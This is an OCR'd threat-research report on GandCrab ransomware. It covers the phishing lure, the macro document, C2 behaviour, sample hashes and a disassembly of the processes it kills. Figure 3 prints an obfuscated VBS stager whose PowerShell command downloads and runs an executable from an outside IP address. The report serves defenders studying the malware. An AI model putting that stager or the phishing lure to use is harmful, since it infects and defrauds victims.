

SECURONIX
Security Analytics. Delivered.



Securonix Threat Research:

GANDCRAB RANSOMWARE ATTACK

By Securonix Threat Research Team



Import Data - Berkeley Mailbox (mbox)
Import Location
Import Data
Preview data to be imported
Cancel
Next

From: Brady Phillips <Brady99@4779.com>
To: [removed]
Subject: Order #48365
Date: Mon, 9 Apr 2018 17:47:55 +0300 (*04/09/2018 07:47:55 AM*)

```
Dear Customer,

to read your document please open the attachment and reply as
soon as possible.

Kind regards,

MUT Customer Support
```

Zip archive attachment (DOC3660738334.zip)

Figure 1: GandCrab Phishing Email

Introduction

The GandCrab ransomware attacks are some of the most prevalent ransomware threats of 2018. In recent months, the GandCrab attackers were able to infect more than 50,000 victims and generate more than $600,000 in ransom payments from victims [1].


Securonix Threat Research Team has been actively investigating and closely monitoring these high-profile malicious attacks to help our customers prevent, detect, and mitigate/ respond to the attacks.

Summary

Here is a summary of some of the key details about the GandCrab attacks.

Infiltration Vector(s)

There are multiple variants of the GandCrab ransomware using different infiltration vectors with the most recent GandCrab v4.1 reported in July of 2018 using compromised websites as the main infiltration vector. The other common known infiltration vectors used by the GandCrab variants include phishing e-mails containing specially crafted Microsoft Word documents/RTF attachments with macro/OLE content that cause malicious obfuscated VB stagers to be dropped and executed (see Figure 2) as well as exploit kits such as RIG EK, GrandSoft EK, and Magnitude EK.




6afbd2884e69bd8b3ff9463ee74ec51e939d82643c69339d50fa9ff4d8847ac2.doc - LibreOffice Writer
File Edit View Insert Format Styles Table Tools Window Help
Default Style
Calibri
11
Page 1 of 1
0 words, 0 characters
Default Style
[en-US]
140%

Office

This document is protected

1. Open the document in Microsoft Office. Previewing online is not available for protected documents.
2. If this document was downloaded from your email, please click **Enable Editing** from the yellow bar above
3. Once you have enabled editing, please click **Enable Content** from the yellow bar above

Figure 2: Attached Document with Malicious Macro



```
    Dim oeaugfouaefhaeg
    Dim oeaugfuoaegfoauog
    Dim euagfuoaguoefaoefgh
    Dim aefouaefaoebgegah
    Dim ouaegofoaeguoeagbbbb
    Dim aefouafoauogah
    Dim aeoudbaoebobag
    Dim uaegoaefoahbucaebofougaeg
dutdtdtdtiifiifif = "PowerShel"
tufzitdudifzfi = "l (New-Object"
sroghsorhohsrf = " System"
oguaugfoaeufu = ".Net.Web"
soaueohoaeug = "Client)."
sourgosufohsfshc = "DownloadF"
oeaugfouaefhaeg = "ile('http://172.104.40.92/js/kukul.exe',"
oeaugfuoaegfoauog = "'%temp%\s"
euagfuoaguoefaoefgh = "vchost32."
aefouaefaoebgegah = "exe');S"
ouaegofoaeguoeagbbbb = "tart-Proces"
aefouafoauogah = "s '%"
aeoudbaoebobag = "temp%\svchost"
uaegoaefoahbucaebofougaeg = "32.exe'"
tufzitdudifzfi0 = dutdtdtdtiifiifif + tufzitdudifzfi + sroghsorhohsrf + oguaugfoaeufu + soaueohoaeug + sourg
osufohsfshc + oeaugfouaefhaeg + oeaugfuoaegfoauog + euagfuoaguoefaoefgh + aefouaefaoebgegah + ouaegofoaeguoe
agbbbb + aefouafoauogah + aeoudbaoebobag + uaegoaefoahbucaebofougaeg

eaefefegfgueguefcxs.run tufzitdudifzfi0, vbHide

                                                                          36,0-1        11%
```

Figure 3: VBS Stager Containing Powershell Command to Download the Payload

C2

When the payload executes it gathers the system information and the RSA public and private key generated to be sent to the C2 in a GET or POST request (Computer name; system language; OS version; active drives; Public IP: { ipv4bot[.]whatismyipaddress[.]com}; disk space;).

The C2 domains used by most of the GandCrab samples (there are multiple variants) were hosted on the namecoin TLD domain (.bit). Thus, GandCrab queries the domain a.dnspod.com that supports resolutions for .bit domains. It queries for following domains: {zonealarm.bit; gnadcrab.bit; nomoreransom.bit; esetnod32.but; emisoft.bit; bleepingcomputer.bit} [4].

Observed Artifacts

Hash Values (SHA-256):

69f55139df165bea1fcada0b0174d01240bc40bc21aac4b42992f2e0a0c2ea1d

6a623b1e016fc0df94fe27a3eb9cc1128c5ee3831a7dcc8e4879427167a41501

692c023850bbd95f116d5a623a5e0de9ad0ad13fadb3d89e584cc0aa5dc71f08

ad48c3770736588b17b4af2599704b5c86ff8ae6dadd30df59ea2b1ccc221f9c

3486088d40d41b251017b4b6d21e742c78be820eaa8fe5d44eee79cf5974477e

521fcb199a36d2c3b3bac40b025c2deac472f7f6f46c2eef253132e9f42ed95d

9ba87c3c9ac737b5fd5fc0270f902fbe2eabbb1e0d0db64c3a07fea2eeeb5ba6

27431cce6163d4456214baacbc9fd163d9e7e16348f41761bac13b65e3947aad

ce9c9917b66815ec7e5009f8bfa19ef3d2dfc0cf66be0b4b99b9bebb244d6706

0b8618ea4aea0b213278a41436bde306a71ca9ba9bb9e6f0d33aca1c4373b3b5

07adce515b7c2d6132713b32f0e28999e262832b47abc26ffc58297053f83257

0f8ac8620229e7c64cf45470d637ea9bb7ae9d9f880777720389411b75cbdc2e

812a7387e6728f462b213ff0f6ccc3c74aff8c258748e4635e1ddfa3b45927f0

d25d1aba05f4a66a90811c31c6f4101267151e4ec49a7f393e53d87499d5ea7a

ee24d0d69b4e6c6ad479c886bb0536e60725bfa0becdafecadafc10e7a231a55

ab0819ae61ecbaa87d893aa239dc82d971cfcce2d44b5bebb4c45e66bb32ec51

3c60a9af0f5538f3bca64a1df5c604a6d194495d8d5a66bcd1a4f09b84015ebb


37e660ada1ea7c65de2499f5093416b3db59dfb360fc99c74820c355bf19ec52

222ac1b64977c9e24bdaf521a36788b068353c65869469a90b0af8d6c4060f8a

cf104f2ad205baee6d9d80e256201ef6758b850576686611c355808a681bec60

8ecbfe6f52ae98b5c9e406459804c4ba7f110e71716ebf05015a3a99c995baa1

6c1ed5eb1267d95d8a0dc8e1975923ebefd809c2027427b4ead867fb72703f82



```
.text:004040E3                 mov     [ebp+var_98], eax
.text:004040E9                 mov     [ebp+var_94], offset aSqlwriterExe ; "sqlwriter.exe"
.text:004040F3                 mov     [ebp+var_90], offset aOracleExe ; "oracle.exe"
.text:004040FD                 mov     [ebp+var_8C], offset aOcssdExe ; "ocssd.exe"
.text:00404107                 mov     [ebp+var_88], offset aDbsnmpExe ; "dbsnmp.exe"
.text:00404111                 mov     [ebp+var_84], offset aSynctimeExe ; "synctime.exe"
.text:00404118                 mov     [ebp+var_80], offset aMydesktopqosEx ; "mydesktopqos.exe"
.text:00404122                 mov     [ebp+var_7C], offset aAgntsvcExeisql ; "agntsvc.exeisqlplussvc.exe"
.text:00404129                 mov     [ebp+var_78], offset aXfssvcconExe ; "xfssvccon.exe"
.text:00404130                 mov     [ebp+var_74], offset aMydesktopservi ; "mydesktopservice.exe"
.text:00404137                 mov     [ebp+var_70], offset aOcautoupdsExe ; "ocautoupds.exe"
.text:0040413E                 mov     [ebp+var_6C], offset aAgntsvcExeagnt ; "agntsvc.exeagntsvc.exe"
.text:00404145                 mov     [ebp+var_68], offset aAgntsvcExeencs ; "agntsvc.exeencsvc.exe"
.text:0040414C                 mov     [ebp+var_64], offset aFirefoxconfigE ; "firefoxconfig.exe"
.text:00404153                 mov     [ebp+var_60], offset aTbirdconfigExe ; "tbirdconfig.exe"
.text:0040415A                 mov     [ebp+var_5C], offset aOcommExe ; "ocomm.exe"
.text:00404161                 mov     [ebp+var_58], offset aMysqldExe ; "mysqld.exe"
.text:00404168                 mov     [ebp+var_54], offset aMysqldNtExe ; "mysqld-nt.exe"
.text:0040416F                 mov     [ebp+var_50], offset aMysqldOptExe ; "mysqld-opt.exe"
.text:00404176                 mov     [ebp+var_4C], offset aDbeng50Exe ; "dbeng50.exe"
.text:0040417D                 mov     [ebp+var_48], offset aSqbcoreservice ; "sqbcoreservice.exe"
.text:00404184                 mov     [ebp+var_44], offset aExcelExe ; "excel.exe"
.text:0040418B                 mov     [ebp+var_40], offset aInfopathExe ; "infopath.exe"
.text:00404192                 mov     [ebp+var_3C], offset aMsaccessExe ; "msaccess.exe"
.text:00404199                 mov     [ebp+var_38], offset aMspubExe ; "mspub.exe"
.text:004041A0                 mov     [ebp+var_34], offset aOnenoteExe ; "onenote.exe"
.text:004041A7                 mov     [ebp+var_30], offset aOutlookExe ; "outlook.exe"
.text:004041AE                 mov     [ebp+var_2C], offset aPowerpntExe ; "powerpnt.exe"
.text:004041B5                 mov     [ebp+var_28], offset aSteamExe ; "steam.exe"
.text:004041BC                 mov     [ebp+var_24], eax
.text:004041BF                 mov     [ebp+var_20], offset aThebatExe ; "thebat.exe"
.text:004041C6                 mov     [ebp+var_1C], offset aThebat64Exe ; "thebat64.exe"
.text:004041CD                 mov     [ebp+var_18], offset aThunderbirdExe ; "thunderbird.exe"
.text:004041D4                 mov     [ebp+var_14], offset aVisioExe ; "visio.exe"
.text:004041DB                 mov     [ebp+var_10], offset aWinwordExe ; "winword.exe"
.text:004041E2                 mov     [ebp+var_C], offset aWordpadExe ; "wordpad.exe"
.text:004041E9                 call    ds:CreateToolhelp32Snapshot
00003576 0000000000404176: sub_4040B0+C6 (Synchronized with Hex View-1)
```


```
Database has been saved
```

Figure 4: GandCrab Payload – Process Termination to Get File Write Access

Behaviors – GandCrab Endpoint Activity

When the payload the executed, it first gathers the system information (Computer name; system language; OS version; active drives;) and tries to connect to the (ipv4bot[.] whatismyipaddress[.]com)

